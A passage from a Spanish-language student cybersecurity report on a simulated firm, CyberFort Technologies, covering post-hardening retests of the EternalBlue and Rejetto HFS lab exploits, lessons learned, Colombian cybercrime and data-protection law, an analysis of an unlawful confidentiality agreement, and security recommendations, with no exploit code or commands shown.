
Activación de actualizaciones de Windows



Fuente: Elaboración propia.

Figura 29

Instalación de antivirus Avast




Fuente: Elaboración propia.

Efectividad

Se realizó el ejercicio del vector de ataque con el objetivo de evaluar la efectividad de los procesos implementados para la minimización del riesgo informático. Como resultado de las medidas implementadas, la vulnerabilidad ya no pudo ser explotada, lo que se evidenció mediante el mensaje de respuesta “but no sesión was created”, lo que indica que el intento de explotación fue bloqueado exitosamente.

Figura 30

Ataque fallido de exploit con Rejetto



Fuente: Elaboración propia.

Lecciones aprendidas

Durante el desarrollo del seminario, se identificaron diversos aprendizajes técnicos importantes que, al ser gestionados adecuadamente, pueden fortalecer la postura de ciberseguridad organizacional. Lo anterior se resumen en la tabla 6.

Tabla 6

Lecciones aprendidas

Actividad	Hallazgo clave	Acción recomendada
Detección temprana de amenazas	Ausencia de monitoreo impide identificar ataques en fases iniciales	Implementar una solución SIEM con reglas de correlación y alertas en tiempo real.
Endurecimiento de sistemas	Configuraciones por defecto dejan servicios expuestos	Aplicar una lista de chequeo de endurecimiento, como desactivar servicios innecesarios y forzar actualizaciones automáticas.

Protocolos de respuesta ante incidentes	Falta de procedimientos atrasa la contención	Establecer un playbook IR con pasos definidos, como aislamiento de sistemas, recolección de evidencias.
Concienciación del usuario	Personal ignorante y los ataques empiezan por ingeniería social	Realizar campañas de capacitación periodicas sobre amenazas y simulacros de phishing.
Gestión y análisis de logs	Logs sin centralizar dificultan el análisis forense	Centralizar registros con herramientas como Wazuh con retención mínima a 90 días
Entrenamiento técnico continuo	La falta de practica debilita la respuesta real ante incidentes	Realizar simulacros coordinados entre los equipos estratégicos

Nota: La tabla sintetiza las principales lecciones derivadas de las simulaciones ofensivas y defensivas realizadas en el entorno de CyberFort Technologies, estableciendo medidas técnicas concretas en cada hallazgo. Fuente: Elaboración propia.

Por ello, es importante que las organizaciones implementen estrategias para prevenir y reducir amenazas cibernéticas (Gómez, 2023).

Margen legal Colombia

Actualmente en Colombia existen marcos regulatorios enfocados a delitos informáticos y la protección de datos personales. Entre ellas podemos encontrar las siguientes:

Ley 1273 de 2009 Protección de la información y los Datos: La presente ley modifico el Código Penal colombiano para incluir delitos informáticos, protegiendo la integridad de los sistemas y la información digital. Contiene sanciones y penas de prisión por el acceso abusivo a sistemas informáticos, la intercepción de datos, el uso indebido de software malicioso y el daño a sistemas informáticos (MINTIC, 2009).

Ley 1581 de 2012 Protección de Datos Personales**:** Proporciona un marco general con el objetivo de proteger los datos personales en Colombia, dando a cada persona el derecho a decidir cómo se usa su información privada. Contiene principios de legalidad, seguridad, acceso y circulación restringida, confidencialidad y finalidad del tratamiento de datos personales. Exige a

las empresas obtener el consentimiento de los clientes para la recolección y procesamiento de datos personales (Congreso de Colombia, 2012).

Decreto 1377 de 2013: Es un complemento de la ley 1581 de 2012. Reglamenta el tratamiento de datos personales en bases de datos públicas y privadas. Define las condiciones para la recolección y procesamiento de datos. Exige a las empresas obtener el consentimiento de los clientes antes de utilizar sus datos, así como implementar medidas de seguridad para prevenir filtraciones y accesos no autorizados. Establece mecanismos de denuncia y sanción en caso de incumplimiento (Congreso de Colombia, 2013).

Ley 1712 de 2014: Establece la regulación que garantiza la transparencia y el acceso a la información pública en Colombia, reconociendo el derecho de los ciudadanos a acceder a la información pública de carácter nacional (Congreso de Colombia, 2014).

Decreto 103 de 2015**:** Establece la reglamentación parcial de la ley 1712 de 2014, definiendo el objeto, ámbito de aplicación y estándares para la publicación de la información pública en Colombia. El decreto busca garantizar acceso a los datos de forma clara y estructurada (Congreso de Colombia, 2015).

Ley 1928 de 2018: Convenio internacional para luchar contra el cibercrimen. Establece normas y procedimientos para que los países cooperen entre sí para combatir delitos informáticos, como robo de datos y fraude en línea (Congreso de Colombia, 2018).

Decreto 338 de 2022: Establece un marco normativo integral para fortalecer la gobernanza de la seguridad digital en Colombia. Contiene criterios y procedimientos para identificar infraestructuras criticas cibernéticas y servicios esenciales. Promueve la gestión de riesgos digitales e implementa mecanismos para prevenir, detectar y dar respuesta frente a incidentes de ciberseguridad (Congreso de Colombia, 2022).

Ley 842 de 2003: Establece el régimen legal para el ejercicio de ingeniería en Colombia. Define los principios éticos, responsabilidades y competencias de los profesionales (Congreso de Colombia, 2003). Esta normativa abarca aspectos relacionados con la ciberseguridad aplicables a los ingenieros en ese campo (MINEDU, 2023).

Se presenta el acuerdo de confidencialidad de CyberFort Technologies, en el cual se pueden identificar las siguientes inconsistencias en las cláusulas que se detallan en la tabla 7.

Tabla 7

Análisis de inconsistencias acuerdo de CyberFort Technologies

Clausula	Contenido	Inconsistencia identificada	Normas y leyes vulneradas
Primera	Prohíbe divulgar información, incluso sobre actos ilegales	Impide denuncias ante autoridades, contraviene principios éticos	Ley 1273 de 2009 Art 269F; Constitución política de Colombia Art 95
Segunda	Define información confidencial, incluyendo datos de intercepciones	Incluye practicas ilegales como “Chuzadas” sin mencionar autorización judicial	Ley 1273 de 2009 Art 269A y 269C
Tercera	Describe los medios de transmisión de información confidencial	Omite procedimientos legales para la adquisición de información	Ley 1273 de 2009 Art 269G
Cuarta	Establece obligaciones para la parte receptora, incluyendo no denunciar espionaje o actos ilegales	Promueve el ocultamiento de delitos, transgrede la ética profesional	Ley 1273 de 2009 Art 269F; COPNIA Art 31 y 35
Octava	Requiere acudir a abogado privado y exime de responsabilidad a la empresa	Elude responsabilidad institucional, contradice principios de debida diligencia legal	Ley 1273 de 2009 Art 269B

Nota: La tabla presenta ciertas cláusulas del acuerdo de confidencialidad que contradicen normas legales colombianas y principios éticos. Fuente: Elaboración propia.

El contrato incluye cláusulas que violan la ley 1273 de 2009 y el Código de Ética COPNIA, lo que expone al profesional a consecuencias legales. Además, compromete la triada

CIA de la información afectando la confianza al impedir actuar de forma legal y ética. Por tanto, dicho contrato no se debe firmar bajo ningún concepto. En este contexto, es importante que las organizaciones cuenten con un equipo legal interno capacitado que garantice el cumplimiento normativo, defienda los principios éticos corporativos y actúe con agilidad ante incidentes que afecten la seguridad de la información (Legal Consulting Pro, 2024).

Aspectos de los equipos estratégicos

Reglas y enfoques

Blue Team: Requiere protocolos estrictos para proteger sistemas y responder a incidentes. Debe seguir normas éticas y legales en todas sus acciones.

Red Team: Opera sin restricciones durante las pruebas, emulando tácticas reales de ciber atacantes Su libertad permite identificar vulnerabilidades que un atacante podría explotar.

Documentación detallada

Registrar paso a paso todos los procedimientos de ataque simulados y defensa, con el objetivo de facilitar la capacitación de nuevos integrantes y permitir mejoras continuas en las estrategias.

Aprendizaje continuo

La ciberseguridad evoluciona constantemente, ambos equipos deben mantenerse actualizados en nuevas técnicas de ataque y defensa. Participar en entrenamientos y simulacros periódicos. Además, el conocimiento compartido entre equipos fortalece la seguridad de la organización.

Conclusiones

La necesidad de un plan de seguridad en todas las organizaciones: No importa el tamaño o alcance de la organización, todas deben contar con un plan de seguridad estructurado y adaptado a sus necesidades para proteger su información.

La importancia de equipos estratégicos: La presencia de equipos capacitados como el Blue Team (defensores) y Red Team (atacantes éticos) marca la diferencia en la capacidad de una organización para identificar vulnerabilidades y responder rápidamente ante ciber amenazas. La colaboración de los dos equipos permite un enfoque integral para proteger la infraestructura tecnológica. Durante el ejercicio se logró explotar vulnerabilidades criticas como EternalBlue y Rejetto HFS, lo que evidencio la necesidad de aplicar medidas básicas de seguridad.

Medidas básicas para la protección de sistemas: Las medidas básicas de seguridad, como mantener el antivirus y firewalls actualizados, monitorear y crear puertos innecesarios, desactivar accesos remotos riesgosos y gestionar adecuadamente los permisos de archivo y carpetas, son esenciales para prevenir ataques y proteger los sistemas de posibles vulnerabilidades.

La ciberseguridad moderna: En la actualidad, la ciberseguridad no solo se basa en implementar estrategias técnicas, también busca establecer procesos sistemáticos para analizar, gestionar riesgos y cumplir con normativas que garanticen la triada CIA de los datos.

La ética profesional debe prevalecer: Ningún incentivo económico justifica comprometer los principios éticos y profesionales. La integridad, el compromiso con la protección de la información y la responsabilidad social deben prevalecer sobre cualquier oportunidad que promueva actividades ilegales o dañinas para la sociedad.

Recomendaciones

Acceso remoto seguro: Utilizar canales seguros cifrados como VPN.

Actualización constante de herramientas: Mantener software de seguridad siempre actualizado y con licencias vigentes. Además, monitorear regularmente las herramientas de detección y contención de vulnerabilidades.

Políticas claras y capacitación: Implementar políticas de seguridad accesibles para todos los empleados, con capacitaciones periodicas sobre normativas y buenas prácticas. Además, socializar el código de ética y su aplicación en las actividades diarias de cada área.

Control de accesos y permisos: Limitar los privilegios de administrador, asignando cuentas con accesos restringidos según las necesidades laborales. Restringir la instalación de software no autorizado para evitar programas maliciosos.

Copias de seguridad: Realizar respaldos periódicos de los datos verificando su integridad y disponibilidad ante posibles incidentes.

Protección de datos y dispositivos: Garantizar que solo personal autorizado acceda a los datos sensibles, con protocolos claros para su manejo. Además, se debe asegurar dispositivos físicos y redes inalámbricas, evitando su exposición a terceros.

Preparación ante emergencias: Diseñar protocolos para actuar ante amenazas físicas y fugas de información. Evitar delegar responsabilidades críticas a empleados nuevos sin previa evaluación de confidencialidad.

Monitoreo y defensa: Establecer un sistema de monitoreo permanente para prevenir y reducir amenazas en tiempo real.

Segmentación de red: Utilizar VLANs para aislar los sistemas críticos y contener los posibles incidentes.

Referencias Bibliográficas

Alcarria Lozano, P. (2023). Fases del pentesting: Pasos para asegurar tus sistemas. https://openwebinars.net/blog/fases-del-pentesting-pasos-para-asegurar-tus-sistemas/

Blanquicet Jesús, A. (2024). Hay alerta por delitos informáticos: Han subido un 20% en lo que va del 2024. *El tiempo*. https://www.eltiempo.com/justicia/delitos/hay-alerta-por-los-delitos-informaticos-que-han-subido-un-20-en-lo-que-va-del-2024-3410115

Campus Ciberseguridad. (2023). Metasploit: La herramienta esencial en ciberseguridad. https://www.campusciberseguridad.com/blog/metasploit-herramienta-esencial-ciberseguridad

Congreso de Colombia. (2009). *Ley 1273 de 2009.* https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=35295

Congreso de Colombia. (2012). *Ley 1581 de 2012.* https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Congreso de Colombia. (2013). *Decreto 1377 de 2013.* https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646

Congreso de Colombia. (2014). *Ley 1712 de 2014.* https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=56882

Congreso de Colombia. (2015). *Decreto 103 de 2015.* https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=60556

Congreso de Colombia. (2018). *Ley 1928 de 2018.* https://www1.funcionpublica.gov.co/documents/34645357/34703567/Ley_1928_de_2018.pdf/f6402a0c-bf61-d150-0544-3f44753b5555?t=1560461998293

Congreso de Colombia. (2022). *Decreto 338 de 2022.* https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=181866

COPNIA. (2003). *Ley 842 de 2003*. https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003

Digital Guardian. (2025). User Activity Monitoring: How it works, benefits, and best practices. https://www.digitalguardian.com/resources/knowledge-base/what-user-activity-monitoring-how-it-works-benefits-best-practices-and-more

Gómez Armando, J. (2023). 6 consejos para prevenir el ciber espionaje en tu empresa. https://www.deltaprotect.com/blog/el-ciberespionaje-en-tu-empresa

International Organization for Standardization. (2022). *ISO/IEC 27001:2022 – information security, cybersecurity and privacy protection- information security management systems- requirements*. https://www.iso.org/standard/27001

Legal Consulting Pro. (2024). 5 Key Contributions of in-House Legal Departaments to Corpotate Governance. https://legalconsultingpro.com/contributions-of-in-house-legal-departments/

Lyon, G. (2023). Nmap: The Network Mapper. https://nmap.org/

MINEDU. (2023). *Ley 842 de 2003*. https://www.mineducacion.gov.co/1621/articles-105031_archivo_pdf.pdf

MINTIC. (2009). *Ley 1273 de 2009.* https://normograma.mintic.gov.co/mintic/compilacion/docs/ley_1273_2009.htm

MITRE. (2017). CVE-2017-0143: Microsoft SMBv1 Remote Code Execution. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

MITRE. (2024). CVE-2024-23692: Rejetto HFS V2.3m remote code execution. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-23692

MITRE. (2017). Microsoft Security Bulletin MS17-010. https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Moreno Garzón, C. (2025). El número de hurtos a través de medios informáticos creció 20,31% el año pasado. *Asuntos legales*. https://www.asuntoslegales.com.co/actualidad/numero-total-de-hurtos-utilizando-medios-informaticos-crecio-20-31-el-ano-pasado-4082978

National Institute of Standards and Technology. (2012). *Computer Security Incident Handling Guide* (SP 800-61 Rev 2). https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

National Institute of Standards and Technology. (2020). *Security and privacy controls for information systems and organizations.* (SP 800-53). https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf

National Institute of Standards and Technology. (2021). *Technical guide to information security testing and assessment* (SP 800-115).

Offensive Security. (s.f.). Exploit Database. Exploits for penetration testers, Researchers, and Ethical Hackers. https://www.exploit-db.com/

Policía Nacional de Colombia. (2023). Delitos informáticos y medidas de prevención en Colombia.

Tenable, Inc. (2024). *Nessus Vulnerability Scanner*. https://www.tenable.com/products/nessus

United Nations Office on Drugs and Crime (UNODC). (2024). Standards and best practices for digital forensics. https://www.unodc.org/e4j/en/cybercrime/module-4/key-issues/standards-and-best-practices-for-digital-forensics.html

WNE Security. (2025). How can I tell if an employee is stealing company data? https://wnesecurity.com/how-can-i-tell-if-an-employee-is-stealing-company-data/

Wolters Kluwer. (2024). Corporate Governance – the role of the legal departament. https://www.wolterskluwer.com/en-gb/expert-insights/role-of-the-in-house-lawyer-corporate-governance

Anexos

Anexo A

Enlace del video

https://youtu.be/jppj8x6x_5U

Anexo B

Turnitin

https://drive.google.com/file/d/1JIZ6hUI-Q9-7txa-QZOix5ZORf5xnF87/view?usp=sharing